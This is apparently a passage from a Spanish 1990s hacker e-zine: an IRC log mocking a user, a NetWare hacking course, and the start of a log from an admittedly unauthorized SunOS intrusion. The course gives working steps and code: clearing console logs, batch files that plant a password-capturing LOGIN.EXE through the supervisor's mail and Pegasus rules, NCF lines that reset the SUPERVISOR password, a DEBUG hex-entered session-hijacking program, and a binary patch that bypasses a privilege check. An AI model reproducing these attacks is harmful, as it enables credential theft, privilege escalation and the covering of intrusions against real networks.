*** kakaka is now known as The3rdMan
<Lan[S]er> dime Stk
*** NAISMITH (@x.x.x.x) has joined #hack
*** tercero sets mode: +o NAISMITH
<Stk> no
*** Shana (@x.x.x) has joined #hack
<NAISMITH> buenasssss
<Stk> tu no que me caes mal
<Shana> hola naissssssss
*** NAISMITH sets mode: +o Shana
<Shana> :))
<NAISMITH> pasa
<Shana> un burro por tu kasa
<NAISMITH> entramos todos al par
<NAISMITH> XD
<Shana> XDDDDDDD
<NAISMITH> burro na mas?
<Shana> sipes
<Shana> maz o menoz
*** Lan[S]er has quit IRC (el lag es mi mario joder)
<NAISMITH> joel
<NAISMITH> una caravan de burros
<NAISMITH> cargaos de grifa
<Shana> ke es grifa son como las chufas?
<NAISMITH> y televisores de contrabando no vendria nada mal
<NAISMITH> ujauja
<NAISMITH> si
<NAISMITH> pero de chufas de las qe se fuman
<Shana> okiz X3
<NAISMITH> normalmente la traen los moros metios nel culol
<NAISMITH> XD
<Shana> en el kulo?
<Shana> ahhhhhhhhhhh
<NAISMITH> ujaaasipis
<NAISMITH> XD
*** Tite_ (~IRC-op@titerote.netspain.com) has joined #hack
*** CP sets mode: +o Tite_
<Stk> titerote cabezon
*** Tite_ (~IRC-op@titerote.netspain.com) has left #hack
<^WaRLiKe^> TitanluX ;*****
*** FreeMind (~dex@195.235.41.47) has joined #hack
*** CP sets mode: +o FreeMind
* Best_not (12_Best_) no esta aqui desde las 12 15:42:29 porque: Auto
```

```

Ausencia Para avisos urgentes mandame un ctcp PAGE
*** JonyPorro (default@user151.ictnet.es) has joined #hack
<JonyPorro> hizzz
*** mainboard (keka@ppp136.200.redestb.es) has joined #hack
<_{Tite}_> titerote como??
<_{Tite}_> cabazon?!?!?!?!
<Stk> alguien que me pueda hacer un favor
<JonyPorro> kual
<Stk> ftp.demon.net
<Stk> en /pub/ibmpc/dos/apps/snews.uucp/exe/
<Stk> el file freeze.exe
<Stk> que lo pille y me lo envíe
*** |fit0| sets mode: +o mainboard
<JonyPorro> no lo puedes hacer tu?
<Stk> no
<^WaRLiKe^> seteka kery cielo
<^WaRLiKe^> titan ente al kery
<^WaRLiKe^> enga k me tengo ir
<JonyPorro> ke te pasa?
<mainboard> sabeis algo de la fracaso?
<Stk> no preguntes tanto
<JonyPorro> vale, vale
<Stk> problemas del dns
<^WaRLiKe^> :D
<^WaRLiKe^> es k tenemonas un dns mu special
<^WaRLiKe^> xDDDDD
<JonyPorro> yo no puedo me estoy bajando 2 programas ya
<JonyPorro> xD
<Stk> :o
<Stk> dios
<JonyPorro> ke?
*** inetd is now known as int_away
<Stk> JODER ES QUE NADIE PUEDE HACER UN PUTO FTP?

```

Solo dos palabras... Im-prezionante. Vamos a aprovechar este log para enseñar una cosita nueva.

Si eres capaz de conectar al IRC, no es que tengas problemas de DNS. Veamos, el DNS, o Domain Name Server (Servidor de Nombres de Dominio) no hace otra cosa que sustituir el nombre usado como direccion, que puede ser perico.palotes.es, por su direccion IP real, que podria ser 194.75.128.4

Si no funciona el servidor de DNS, siempre podremos acceder a la direccion problematica usando su IP directamente. Por eso conviene almacenar en un fichero o en una libretita aquellas IPs mas frecuentes o mas importantes.

Tambien puede ser el caso de tener mal configurado el DNS, cosa habitual. Ahora lo que sucederia es que a unos dominios nos dejaria acceder, pero a otros no.

Para cuando el problema es porque el servidor de DNS tiene problemas, siempre nos queda un recurso. Conectarnos a alguna maquina que podamos usar de proxy y de ahi saltar a la direccion destino original. Siempre cruzando los DIMMs, esperando tener la suerte de desde este nuevo proxy podamos saltar a la direccion final por una ruta alternativa. Y con esto acabamos la clase de fundamentos basicos del DNS.

Por el momento ha sido suficiente. Os recordamos que todos los recortes aqui mostrados se publican como mera informacion educativa, y a ser posible, divertida. Nada se ha hecho con intencion de burla.

Y nada mas... Solo recordaros que esta es una seccion en la que podeis (debeis) participar vosotros, enviandonos aquellos comentarios, recortes, etc. que pilleis por ahi y os parezcan adecuados. No hace falta que sean del IRC. Tambien pueden ser de las News, listas de correo, revistas, programas de television y/o radio, etc. De lo que se trata es de mostrar lo que pasa ahi fuera en cada numero.

Venga, colaborad, seguro que muchas veces habreis leido/vivido situaciones que os dejen "pasmados". Las queremos.

\*EOF\*

```
-[ 0x0E ]-----
-[ CURSO DE NOVELL NETWARE -IV- Y -V- ]-----
-[ by MadFran ]-----SET-16-
```

Cuarto capitulo sobre Novell Netware

Capitulo - 04 LA CONSOLA

04-1 Como evitar los registros de consola.

Necesitamos acceso a la consola y privilegios de super. La red debe tener 3.11 o superior y que funcione CONLOG.NLM. Cualquier red en estas condiciones graba todos los mensajes en un archivo. Si lanzas SETPWD desde la consola, la respuesta se graba en el archivo log. Aqui estan los pasos para determinar si esta activada y como evitarlo.

- Teclea MODULES en la consola, busca CONLOG.NLM, si lo encuentras.... esta activo.
- Busca CONSOLE.LOG en SYS:ETC. Es un fichero de texto que se puede mirar pero no editar ni borrar si CONLOG esta activo.
- Unload CONLOG en la consola.
- Borra, o mejor edita CONSOLE.LOG, borrando tus rastros.
- Carga CONLOG. Te dara un mensaje.
- Lanza PURGE desde SYS:ETC para borrar viejas versiones de CONSOLE.LOG que tu editor puede haber dejado.

04-2 Se puede utilizar la password de RCONSOLE para que trabaje como Super ?

Si y no. En version 3.x, la password del super siempre funciona.

Un error frecuente acerca de la password del super en 3.x es utilizar un switch para que solo lo utilice la password del super.  
Funciona asi :

```
LOAD REMOTE /P=
```

en lugar de

```
LOAD REMOTE RCONPASSWORD
```

El admin piensa que /P= desconecta a cualquier menos a super para RCONSOLE. De hecho la password se queda en /P=, dejandote entrar.

El segundo error mas frecuente es utilizar -S

La version 4.1 es un poco diferente. Funciona de la forma siguiente :

- En la consola teclea REMOTE SECRET, donde SECRET es la password de la consola.
- Teclea REMOTE ENCRYPT. Te pedira una password para encriptar.
- Esto te dara la version encriptada del password, y te dara la opcion de escribir LDREMOTE.NCF en el directorio SYS:SYSTEM, conteniendo todas las entradas que soportan la carga del Remote Console.
- Se puede lanzar LDREMOTE a partir de tu AUTOEXEC.NCF, o puedes cambiar la linea LOAD REMOTE en AUTOEXEC.NCF de la forma siguiente:

```
LOAD REMOTE SECRET
se convierte en
LOAD REMOTE -E 870B7E366363
```

Otra nota.

Para asegurar que el password de super funcione con RCONSOLE (4.02 o superior), añade el switch para ocultar -US

```
LOAD REMOTE -E 870B7E366363 -US
```

Otro switch no documentado es -NP, que significa sin password.

#### 04-3 Como puede evitar el bloqueo de MONITOR

Hay un camino facil y sencillo para hacerlo para hacerlo en 3.11 si tienes un servidor de impresion.

He aqui la explotacion del bug en 3.11

- Utiliza PCONSOLE para parar el servidor de impresion. Esto provoca que la ventana del monitor vaya a la ventana de la impresion y espera el enter para salir de la ventana.

PCONSOLE se lanza sin ninguna dificultad, pero una vez dentro no he encontrado ninguna opcion para parar el servidor.

- Vete a la ventana de la consola y teclea UNLOAD MONITOR.
- Mira en AUTOEXEC.NCF la linea PSERVER.NLM y manualmente vuelve a cargar PSERVER.NLM

Tanto en 3.x como en 4.x, intenta los pasos de la seccion 02-6.

Puedes probar cualquier password en la consola desbloqueada adema de desconectar la proteccion de password en 3.x

### Quinto capitulo sobre Novell Netware

#### Capitulo - 05 ACCESOS A ARCHIVOS Y DIRECTORIOS

##### 05-1 Como puedo ver archivos y directorios ocultos.

En lugar del comando normal DIR, utiliza NDIR (facil, no?).

NDIR \*.\* /S /H te permitira ver tambien los archivos de sistema.

##### 05-2 Como puedo evitar el flag "execute-only"

Si un archivo esta marcado como solo para ejecutar, todavia es posible abrirlo. Abre el archivo con un programa que lea ejecutables y grabalo en otro directorio.

Tambien puedes probar X-AWAY.EXE para eliminar esta marca si el programa FLAG.EXE de Novell no puede hacerlo. Pero, de nuevo, X-AWAY.EXE solo funciona con privilegios de super.

Para desactivar el chequeo de accesos de super en X-AWAY, intenta lo siguiente :

```
REN X-AWAY.EXE WORK
DEBUG WORK
EB84 EB
W
Q
```

## REN WORK X-AWAY.EXE

Listo ! Cualquiera puede copiar archivos de solo ejecucion. El unico problema es que necesitas practicamente derechos totales en el directorio donde residen los archivos.

## 05-3 Como ocultar nuestra presencia despues de alterar archivos

El mejor metodo es usar Filer. Pasos a seguir para eliminar alteraciones de archivos.

- Lanza Filer o utiliza NDIR y apunta los atributos del archivo objetivo, sobre todo la fecha y propietario del archivo.
- Realiza los cambios en el archivo.
- Lanza Filer o utliza NDIR para ver si los atributos han cambiado. Si es asi, vuelvelos a sus valores originales.

Pulsando F1 en Filer, tendras toda la ayuda en linea que necesites, el camino mas rapido es lanzar Filer en el directorio donde esta el archivo, marcarlo y pulsar enter, seleccionando File Options y despues View/Set File Information. View y Edit y lo que deseese.

## 05-4 Que es un troyano de Netware

Un troyano de Netware es un programa que supuestamente hace una cosa pero realmente hace otra, y esto utilizando las utilidades API de Netware. Yo nunca me he encontrado personalmente uno, pero asi es como en teoria funcionan.

- El troyano se coloca en una terminal a ser posible que utilice el administrador. El troyano se puede llamar algo parecido a CHKVOL.COM o VOLINFO.COM, que es un nombre real pero con extension COM. Se tiene que colocar en el path de la estacion de trabajo.
- Cuando se ejecuta, el troyano utiliza las llamadas API para determinar si la persona conectada tiene derechos de super, si no es asi pasa a la siguiente tarea. En caso contrario se ejecuta alguna accion para romper la seguridad.
- Despues se ejecuta CHKVOL.EXE o VOLINFO.EXE real como si nada.

La rotura de la seguridad tipicamente lo hace algun tipo de actividad de comando en linea que deberia ejecutarse por las llamadas del sistema. Por ejemplo, PROP.EXE podria ejecutarse para construir una propiedad y reemplazar LOGIN.EXE copiandolo en el server en el directorio SYS:LOGIN. O RW que permite acceso al SYS:SYSTEM para no-super usuarios como si fuera GUEST. Una vez activado el troyano se puede borrar a si mismo.

## 05-5 Que son los Trustee Diretory Assignments.

Lan God ha señalado que los Trustee Directory Assignments son los servicios peor entendidos y mal configurados de Novell Netware. Tipicamente un sitio seguro deberia tener Read y File Scan solo en pocos directorios, y no deberia tener ningun derecho en el directorio raiz de ningun directorio. Se pueden asignar derechos via el filtro Trustee Directory Assignments hacia abajo en el arbol del directorio, de forma que si un usuario tiene acceso de escritura en el directorio raiz, tambien tendra dichos derechos en todos los directorios que se encuentren debajo (a no ser que explicitamente se limite el derecho).

Los derechos no estan localizados en el bindery, sino en cada volumen.

A continuacion una breve descripcion de Trustees y Trustee Directory Assignments copiados de : COMP.OS.NETWARE.SECURITY, FAQ

Un "Trustee" es cualquier usuario o grupo que tiene derechos de acceso en un directorio. Los derechos de acceso son ligeramente distintos en Netware 2 que en 3.

S - Supervisor. Cualquier usuario con derechos de supervisor en un directorio tendra todos los demas derechos, esten o no explicitamente declarados. Las cuentas con derechos de Supervisor conservaran estos derechos en cualquier directorio.

R - Leer. Da derechos de lectura de archivos.

C - Crear. Permite crear archivos y directorios. A no ser que tenga derechos de escritura, no podra editar los archivos que han sido creados.

W - Escribir. Permite al usuario hacer cambios en archivos. A no ser que tengan tambien derechos de creacion, no podras editarlos, ya que las operaciones de escritura solo pueden usarse para ampliar archivos (no truncarlos, cosa que hacen los editores normales).

E - Borrar. Permite borrar y eliminar archivos.

M - Modificar. Permite modificar atributos de archivos.

F - Mirar. Permite al usuario ver informacion de archivos y directorios. Si un usuario no tiene derechos de mirar, no tendra evidencia alguna de la existencia de los archivos.

A - Control de acceso. Permite al usuario cambiar los derechos. Le permitira dar accesos tipo A a otros, quitar derechos y revocar derechos especificos. El unico problema es que es incluso posible quitar derechos de si mismo, con lo cual,...los pierdes.

Esto es como hacer el organigrama de tu empresa y... no ponerte.

#### 05-6 Explotacion de alguna asignacion de derechos

Hay dos formas. En 3.x el grupo EVERYONE tiene derechos en SYS:MAIL. Esto significa que el usuario (incluso GUEST) puede escribir archivos en cualquier subdirectorio en SYS:MAIL.

No es totalmente cierto. Puedes escribir en los directorios que tienes derechos. Estos varian en funcion de lusuario

Las primeras versiones de Netware incluian un sencillo paquete de mail, y todo nuevo usuario tiene un subdirectorio en MAIL con derechos RRCWEMF, con su numero de identificacion. Un numero importante es el 1, que pertenece al supervisor. Aqui hay un sistema de explotarlo.

TRUCO No 1  
-----

- Login como GUEST y cambia al directorio SYS:MAIL  
(En realidad cualquier directorio es bueno)

- Teclea DIR. Veras un subdirectorio, este es el que pertenece a GUEST.  
Cambia a este subdirectorio (Por ejemplo C0003043)

- Teclea DIR. Si no hay ningun archivo llamado LOGIN, puedes proseguir. Si hay algun archivo LOGIN, incluso vacio, no puedes hacerlo.
- Copia la version itsme de PROP.EXE y LOGIN.EXE en el directorio SYS:MAIL\C0003043.
- Crea un archivo batch (llamalo BOMB.BAT) en este directorio, con el siguiente contenido.

```
@ECHO OFF
FLAG \LOGIN\LOGIN.EXE N > NUL *REM Cambia los atributos de LOGIN a Normal
COPY \MAIL\C0003043\LOGIN.EXE \LOGIN\LOGIN.EXE > NUL
FLAG \LOGIN\LOGIN.EXE SRO > NUL *REM Cambia a S (Compatible)
RO (Solo Lectura)
\MAIL\C0003043\PROP -C > NUL
```

- Crea un archivo LOGIN.BAT con el contenido siguiente.

```
MAP DISPLAY OFF
MAP ERRORS OFF
MAP G:=3DSYS:
G: * REM En algun sistema DRIVE G:
COMMAND /C #\MAIL\1\BOMB
F: * REM En algun sistema DRIVE F:
MAP DELETE G:
```

- Ahora copia los archivos en el directorio del supervisor desde el drive mapeado al volumen SYS:

```
TYPE BOMB.BAT > \MAIL\1\BOMB.BAT
TYPE LOGIN > \MAIL\1\LOGIN
```

Como no tengas derechos de supervisor, esto no hay quien lo haga

La proxima vez que el supervisor se conecte el archivo LOGIN.EXE original es reemplazado y se ejecuta PROP.EXE, capturando passwords. Lanza PROP mas tarde para cosechar los passwords cazados. Tendras todos los passwords (incluidos los del supervisor). No te olvides de borrar los archivos LOGIN y BOMB.BAT. El administrador puede evitar esto creando login scripts personales o añadiendo un comando EXIT al final del System Login Scrip. Las ultimas versiones de Netware crean un archivo LOGIN vacio en los directorios SYS:MAIL.

TRUCO No 2  
-----

Pegasus mail tiene un fallo que lo enlaza con los derechos de creacion en SYS:MAIL. He aqui como usarlo :

- Creas un archivo RULES.PMQ que lanza un programa despues de recibir un mensaje mail. El programa es algo parecido a esto.

```
COMMAND /C F:\MAIL\1\BOMB.BAT
```

- Supongamos que tu directorio mail es SYS:MAIL\C0003043. Copia PROP.EXE y LOGIN.EXE (version istme) en este directorio.
- Tu BOMB.BAT deberia ser algo asi.

```
@ECHO OFF
FLAG \LOGIN\LOGIN.EXE N > NUL
```

```
COPY \MAIL\C0003043\LOGIN.EXE \LOGIN\LOGIN.EXE > NUL
FLAG \LOGIN\LOGIN.EXE SRO > NUL
\MAIL\C0003043\PROP -C > NUL
```

- Cuando el super lea el mail, se activa LOGIN.EXE y empieza a capturar passwords. Despues de adquirir derechos super, borra los archivos de SYS:MAIL\1

Este truco solo funciona si RULES.PMQ no existe en el directorio destino.

TRUCO #2a

-----

Si RULES.PMQ existe, no puedes hacerlo, ya que solo puedes crear archivos nuevos en este directorio. Pero hay una posibilidad de que super lo haga por ti.

- Crea extra reglas para Pegasus. Llamalas desde RULEA.PMQ hasta RULER.PMQ, y de RULET.PMQ hasta RULEZ.PMQ.
- La proxima vez que super se conecte, le dara un error.
- Intentara corregirlo borrando RULE?.PMQ,... y de paso borrara RULES.PMQ.
- Ahora puedes ir al TRUCO 2.

05-7 Algunas reglas generales sobre derechos.

Para ver tus derechos, utiliza el comando WHOAMI /R. A continuacion un resumen de los derechos mas comunes y su proposito. Donde aparece x, significa que es igual la letra que aparece.

[SRCWEMFA] Significa que tienes todos los derechos.

[Sxxxxxxx] Solo aparece si eres supervisor o equivalente. Significa que tienes acceso pleno en este directorio y todos los subdirectorios. No puedes ser excluido de ningun subdirectorio aunque otro usuario explicitamente lo declare.

[xxxxxxxA] Es lo mejor despues de super. Significa que tienes control en todos los directorios y subdirectorios. Te pueden revocar los derechos en un subdirectorio pero siempre los puedes recuperar mediante herencias.

[\_R\_\_\_F\_] Solo derechos de lectura. Tipico para directorios de software.

[\_RCWEMFx] Lo que normalmente se tiene en el directorio propio. Si encuentras algun directorio con estos derechos, se puede utilizar para archivar ficheros (y saltarte las limitaciones de espacio).

[\_RxW\_\_Fx] Normalmente para archivos log. A no ser que tengas derechos C, no es posible editar los archivos en este directorio.

El comando RIGHTS te dira los derechos que tienes en un directorio en particular. GRANT, REMOVE y REVOKE se utilizan para dar derechos.

05-8 Como puede ayudarte el acceso a los archivos NCF

El acceso a algun fichero .NCF puede evitar la seguridad, ya que

tradicionalmente estos archivos se lanzan desde la consola y se asume que hay seguridad de acceso a la consola. La adición de algunas líneas a alguno de estos archivos te puede dar acceso al sistema.

El más vulnerable es el AUTOEXEC.NCF. Añadir un par de líneas para lanzar BURGLAR.NLM o SETPWD.NLM te dará acceso sin duda. Pero recuerda que hay otros archivos que te pueden ayudar. Por ejemplo ASTART.NCF y ASTOP.NCF se usan para lanzar y parar Arcserve, el sistema más popular de backup para Netware. El archivo LDREMOTE.NCF, mencionado en el capítulo 04-2 es otro objetivo potencial.

Las líneas que puedes añadir a archivos como estos son :

```
UNLOAD CONLOG
LOAD SETPWD SUPERVISOR SECRET
CLS
LOAD CONLOG
```

Se asume que tienes derechos de lectura y escritura en el sitio donde tienes los archivos NCF y puedes copiar SETPWD.NLM en el server. Ten presente que desmontando CONLOG solo cubrirás tus trazas de forma parcial, en el archivo CONSOLE.LOG será obvio que CONLOG ha sido montado y desmontado. El comando CLS es para borrar tus actividades de la pantalla de la consola.

El mejor NCF para esto es obviamente uno que se utilice durante el arranque o durante operaciones automáticas. De esta forma un corto NCF y sus actividades escaparán a los ojos del administrador.

05-9 Puede alguien hacer logout y tu aprovecharse de ello ?

Si, he aquí como.

Teclea el siguiente comando directamente en el DOS.

```
debug boo.com
e100 eb 2b 80 fc d7 74 22 3d 02 f1 74 1d 3d 19 f2 74
e110 18 3d 17 f2 74 0a 3d 17 f2 74 05 ea 5b 46 4d 5d
e120 50 b0 d2 38 45 02 58 75 f2 f8 ca 02 00 b4 49 8e
e130 06 2c 00 cd 21 b8 21 35 cd 21 89 1e 1c 01 8c 06
e140 1e 01 b8 21 25 ba 02 01 cd 21 ba 2d 01 cd 27 00
rcx
50
w
q
```

Lanza esto en un terminal (Net 3.x o 2.x), y espera que alguien lo utilice y después se desconecte y lo abandone,.....Ooops.. aparentemente ha olvidado hacer bien el logout.

Moraleja : Si utilizas una red con terminales públicos, además de logout apaga el terminal al irte.

05-10 Otros programas que dan demasiados accesos

Netware NFS tiene varios bugs (ver sección 07-6), así como IntraNetware (sección 12)

Para accesos remotos, los hackers siempre buscan un Shiva. Mira, si un hacker tiene el nombre de una cuenta, no le hace falta nombre de usuario ni password para conectarse. Si un usuario de Shiva desconecta sin hacer logout, la

proxima persona que acceda tendra los derechos de la anterior. Shiva no desconecta correctamente la conexion.

Shiva es un sistema multimodem muy comun para acceder telefonicamente a las empresas

05-11 Como puedo evitar los limites de espacio en disco

Algunos administradores olvidan implementar restricciones en algunos volúmenes, pero dan accesos de escritura a todos. Esto permite utilizar mas recursos de los previstos.

Algunos sistemas mantienen directorios en un volumen, y solo aplican restricciones en este volumen. Aplicaciones y archivos de sistema se pueden colocar en otros volúmenes. Ya que algunas aplicaciones requieren derechos de escritura en estos directorios, si no se limita el espacio, algunos usuarios capaces de lanzar el programa pueden utilizar el espacio disponible (Microsoft Mail y su volumen ..) Es el caso del SYS:MAIL\xxx.

\*EOF\*

-[ 0x0F ]-----  
 -[ DE SAFARI POR LA RED ]-----  
 -[ by Paseante ]-----SET-16-

Ser hacker es mucho mas que entrar en otros ordenadores, mucho mas que cambiar paginas web o colgar sistemas, al menos eso es lo que creemos aqui en SET.

No obstante de cuando en cuando incluimos algun articulo que tiene que ver con esa parte de la realidad hacker.

Hoy veremos un extracto, limitado y no dasino, de la seguridad (falta de ella) de un servidor cualquiera, no seria nada grave en un mundo en el que basta ir a Altavista y usar su motor de busqueda para ir a caer en cientos de servidores vulnerables.

Solo hay un ligero detalle, a traves de este servidor seria posible acceder a paginas web y cuentas de correo de empresas e instituciones MUY conocidas, solo nos bastaria comprometer las claves de acceso, cosa como veremos mas que factible, para crear un autentico caos de paginas alteradas, comprometer la imagen del ISP....No lo haremos.

Si al final del articulo alguien sabe de quien estamos hablando queda a su discrecion el intentar seguir nuestros pasos y hacer lo que crea conveniente.

Si el administrador AUN no se ha molestado en arreglar o disimular de algun modo la inseguridad de su chiringuito tampoco sera ninguna injusticia que aparezca como un inepto.

Esta situacion nos puede servir para dilucidar la autentica etica hacker, podriamos protagonizar un "hack masivo" que comprometiese alguno de los nombres mas "ilustres" que se conocen en el pais. Al menos sus paginas web. Pero eso solo sirve para salir en un par de articulos alarmantes sobre hackers en El Periodico y en un informativo de Tele 5.

Optamos por pasar de ello y utilizar este material para "rellenar" SET. Nueces y no ruido.

No quiero con esto decir que vayamos a ver nada espectacular, un triste SunOs al que es TAN FACIL acceder que casi hay que pelear para no meterse dentro.

Tampoco quiero dar a entender que lo veis aqui porque somos "mas" hackers ;-) en España hay gente buena, como en casi todas partes, pero lo que vais a ver no requiere mas que una habilidad minima, cualquiera con medio dedo de frente podria haberlo hecho.

De todas maneras seguimos apostando, aunque sea en ocasiones jugar con fuego, por ofrecer informacion que NO se puede encontrar en otros sitios.

Frente a tanto eLiTe que va de secretismo y de oscurantismo para luego ver publicados sus "secretos" en todos los diarios y sus nombres revelados por todas las televisiones nosotros intentamos 'mojarnos' siempre un poquito mas sin necesidad por ello de acabar, como otros, durmiendo en hospedajes pagados por el Estado.

A fin de cuentas nuestro amigo "Anonimo" nos ha enviado unas cuantas cosillas y aunque algunas hayan tenido un fin algo "peculiar" no vamos a quedarnos con todo guardado. No estaria bien :-)

Oh!, bueno, posiblemente todo lo que viene a partir de ahora es ILEGAL puesto que proviene de una conexion no autorizada. Al carajo con ello.

-----  
 Yo no se nada de todo esto, ni siquiera sabia entrar en mi ordenador si se descarga la CMOS, Anonimo es el culpable de todo asi que en palabras de EB4CAK (SET 10).

-----  
 EL AUTOR NI SE HACE RESPONSABLE DE NADA, NI HA SIDO EL, NI NADIE LE HA VISTO. ADEMAS NO TENEIS PRUEBAS...  
 -----

LEYENDA:

```

Lineas con: .....
y con: -cut-cut-cut-cut Recortes a la sesion (para no aburrir, por
                               proteccion del site o de mi mismo, porque me
                               parece conveniente.....)
                               > Shell (por brevedad)
                               $$ Parrafos de comentarios
    
```

\$\$ Estamos dentro, no se como y tampoco lo diria de saberlo. No por nada, solo por \_discrecion\_.

Sun Microsystems Inc. SunOS 5.3 Generic September 1993

> ls -l

\$\$ Para ver donde estamos mas que nada.

```

total 1922
drwxr-xr-x 6 root root 512 Apr 12 1994 LABLEIN
-rw-r--r-- 1 root other 10240 Sep 6 1996 TARBM30.060996.tar
lrwxrwxrwx 1 root other 9 Aug 6 1996 WWW -> /home/WWW
lrwxrwxrwx 1 root other 4 Jan 4 1995 aplic -> /opt
lrwxrwxrwx 1 root root 9 Apr 12 1994 bin -> ./usr/bin
drwxr-xr-x 4 root nobody 512 Aug 1 1994 cdrom
-rw-r--r-- 1 root root 178048 Jun 2 13:00 core
-rw-r--r-- 1 root other 350 Jun 8 10:40 crontab.980608
drwxr-xr-x 4 root other 512 May 11 15:33 dat_backup
drwxrwxr-x 16 root sys 6144 Jul 11 05:33 dev
drwxrwxr-x 4 root sys 512 Jul 26 1996 devices
drwxrwxr-x 25 root sys 3584 Jun 2 12:18 etc
drwxrwxr-x 4 root sys 512 Apr 12 1994 export
-rw-r--r-- 1 root other 28 Jul 24 1996 fileno
drwxr-xr-x 6 root root 512 Jul 2 12:46 home
-rw-r--r-- 1 root sys 169304 Sep 27 1993 hsfboot
-rw-r--r-- 1 root sys 356664 Sep 27 1993 kadb
drwxr-xr-x 9 root sys 512 Apr 12 1994 kernel
-rw-r--r-- 1 root other 293 Jun 15 1995 kk
lrwxrwxrwx 1 root root 9 Apr 12 1994 lib -> ./usr/lib
drwx----- 3 root root 8192 Apr 12 1994 lost+found
-rw-r--r-- 1 root other 1988 May 18 1995 mbox
drwxrwxr-x 2 root sys 512 Apr 12 1994 mnt
dr-xr-xr-x 2 root root 512 Apr 12 1994 net
lrwxrwxrwx 1 root other 4 Aug 2 1996 opt -> home
dr-xr-xr-x 2 root root 8128 Jul 11 11:06 proc
-rw----- 1 root other 82 Jul 24 1996 salvadisco
drwxrwxr-x 2 root sys 512 Apr 12 1994/sbin
drwxrwxrwx 2 root root 61 Jul 11 11:00 tmp
-rw-r--r-- 1 root sys 166276 Sep 27 1993 ufsboot
lrwxrwxrwx 1 root other 10 Apr 18 1995 users -> /opt/users
drwxrwxrwx 25 root sys 1024 Aug 7 1996 usr
drwxrwxr-x 20 root sys 512 Aug 2 1996 var
dr-xr-xr-x 6 root root 512 Jul 11 05:34 vol
drwxr-xr-x 5 root other 512 Aug 1 1994 wabi
    
```

\$\$ Esto es un directorio / despejado, preparaos porque esto va mas bien de listados. Sorry, pero el enemigo esta leyendo :->

>ls -l etc

\$\$ Primero ver los ficheritos del /etc que siempre son instructivos.

```

total 13934
lrwxrwxrwx 1 root root 12 Apr 12 1994 TIMEZONE -> default/init
drwxrwxr-x 2 adm adm 512 Apr 12 1994 acct
lrwxrwxrwx 1 root root 14 Apr 12 1994 aliases -> ./mail/aliases
-rw-r--r-- 1 root other 61 May 4 1995 aliases.local
    
```

|            |   |      |       |         |     |    |       |                                  |
|------------|---|------|-------|---------|-----|----|-------|----------------------------------|
| -rw-r--r-- | 1 | root | other | 0       | May | 4  | 1995  | aliases.local.dir                |
| -rw-r--r-- | 1 | root | other | 1024    | May | 4  | 1995  | aliases.local.pag                |
| -rw-rw-rw- | 1 | root | other | 4782080 | May | 13 | 13:53 | apache_1_3b6_tar                 |
| -rwxr--r-- | 1 | root | sys   | 360     | Sep | 27 | 1993  | asppp.cf                         |
| -rw-r--r-- | 1 | root | bin   | 86      | Apr | 18 | 1995  | auto_home                        |
| -rw-r--r-- | 1 | root | bin   | 83      | Apr | 12 | 1994  | auto_master                      |
| lrwxrwxrwx | 1 | root | root  | 16      | Apr | 12 | 1994  | autopush -> ../sbin/autopush     |
| drwxr-xr-x | 3 | root | other | 512     | Aug | 1  | 1994  | cetables                         |
| lrwxrwxrwx | 1 | root | root  | 18      | Apr | 12 | 1994  | chroot -> ../usr/sbin/chroot     |
| lrwxrwxrwx | 1 | root | root  | 16      | Apr | 12 | 1994  | clri -> ../usr/sbin/clri         |
| lrwxrwxrwx | 1 | root | root  | 16      | Apr | 12 | 1994  | crash -> ../usr/kvm/crash        |
| lrwxrwxrwx | 1 | root | root  | 16      | Apr | 12 | 1994  | cron -> ../usr/sbin/cron         |
| drwxr-xr-x | 2 | root | sys   | 512     | Jul | 11 | 05:33 | cron.d                           |
| -r--r--r-- | 1 | root | sys   | 472     | Sep | 27 | 1993  | datemsk                          |
| lrwxrwxrwx | 1 | root | root  | 17      | Apr | 12 | 1994  | dcopy -> ../usr/sbin/dcopy       |
| drwxrwxr-x | 2 | root | sys   | 512     | Apr | 27 | 1995  | default                          |
| -rw-r--r-- | 1 | root | root  | 10      | Apr | 12 | 1994  | defaultdomain.bak                |
| -rw-r--r-- | 1 | root | other | 13      | May | 5  | 1995  | defaultrouter                    |
| -rw-r--r-- | 1 | root | other | 12      | Apr | 18 | 1995  | defaultrouter.bak                |
| -rw-r--r-- | 1 | root | other | 13      | May | 4  | 1995  | defaultrouter.bueno              |
| -r--r--r-- | 1 | root | root  | 1573    | Apr | 12 | 1994  | device.tab                       |
| -rw-r--r-- | 1 | root | sys   | 4524    | Aug | 1  | 1994  | devlink.tab                      |
| -rw-r--r-- | 1 | root | other | 4440    | Aug | 1  | 1994  | devlink.tab.wabi                 |
| drwxrwxr-x | 2 | root | sys   | 512     | Apr | 19 | 1995  | dfs                              |
| -r--r--r-- | 1 | root | sys   | 361     | Apr | 12 | 1994  | dgroup.tab                       |
| -rw-r--r-- | 1 | root | sys   | 309     | Aug | 1  | 1994  | driver_aliases                   |
| -rw-rw-r-- | 1 | root | sys   | 92      | Jan | 28 | 15:35 | dumpdates                        |
| -rw-r--r-- | 1 | root | other | 19      | Nov | 18 | 1994  | exports                          |
| lrwxrwxrwx | 1 | root | root  | 14      | Apr | 12 | 1994  | ff -> ../usr/sbin/ff             |
| lrwxrwxrwx | 1 | root | root  | 19      | Apr | 12 | 1994  | fmthard -> ../usr/sbin/fmthard   |
| lrwxrwxrwx | 1 | root | root  | 18      | Apr | 12 | 1994  | format -> ../usr/sbin/format     |
| -rw-r--r-- | 1 | root | sys   | 14434   | Sep | 27 | 1993  | format.dat                       |
| drwxrwxr-x | 6 | root | sys   | 512     | Apr | 12 | 1994  | fs                               |
| lrwxrwxrwx | 1 | root | root  | 16      | Apr | 12 | 1994  | fsck -> ../usr/sbin/fsck         |
| lrwxrwxrwx | 1 | root | root  | 16      | Apr | 12 | 1994  | fsdb -> ../usr/sbin/fsdb         |
| lrwxrwxrwx | 1 | root | root  | 17      | Apr | 12 | 1994  | fstyp -> ../usr/sbin/fstyp       |
| lrwxrwxrwx | 1 | root | root  | 17      | Apr | 12 | 1994  | fuser -> ../usr/sbin/fuser       |
| lrwxrwxrwx | 1 | root | root  | 21      | Apr | 12 | 1994  | getty -> ../usr/lib/saf/ttymon   |
| -rw-r--r-- | 1 | root | sys   | 234     | Oct | 6  | 1995  | group                            |
| -rw-r--r-- | 1 | root | other | 248     | Apr | 18 | 1995  | group.bak                        |
| -rw-r--r-- | 1 | root | other | 234     | Oct | 6  | 1995  | group.good                       |
| lrwxrwxrwx | 1 | root | root  | 17      | Apr | 12 | 1994  | grpck -> ../usr/sbin/grpck       |
| lrwxrwxrwx | 1 | root | root  | 16      | Apr | 12 | 1994  | halt -> ../usr/sbin/halt         |
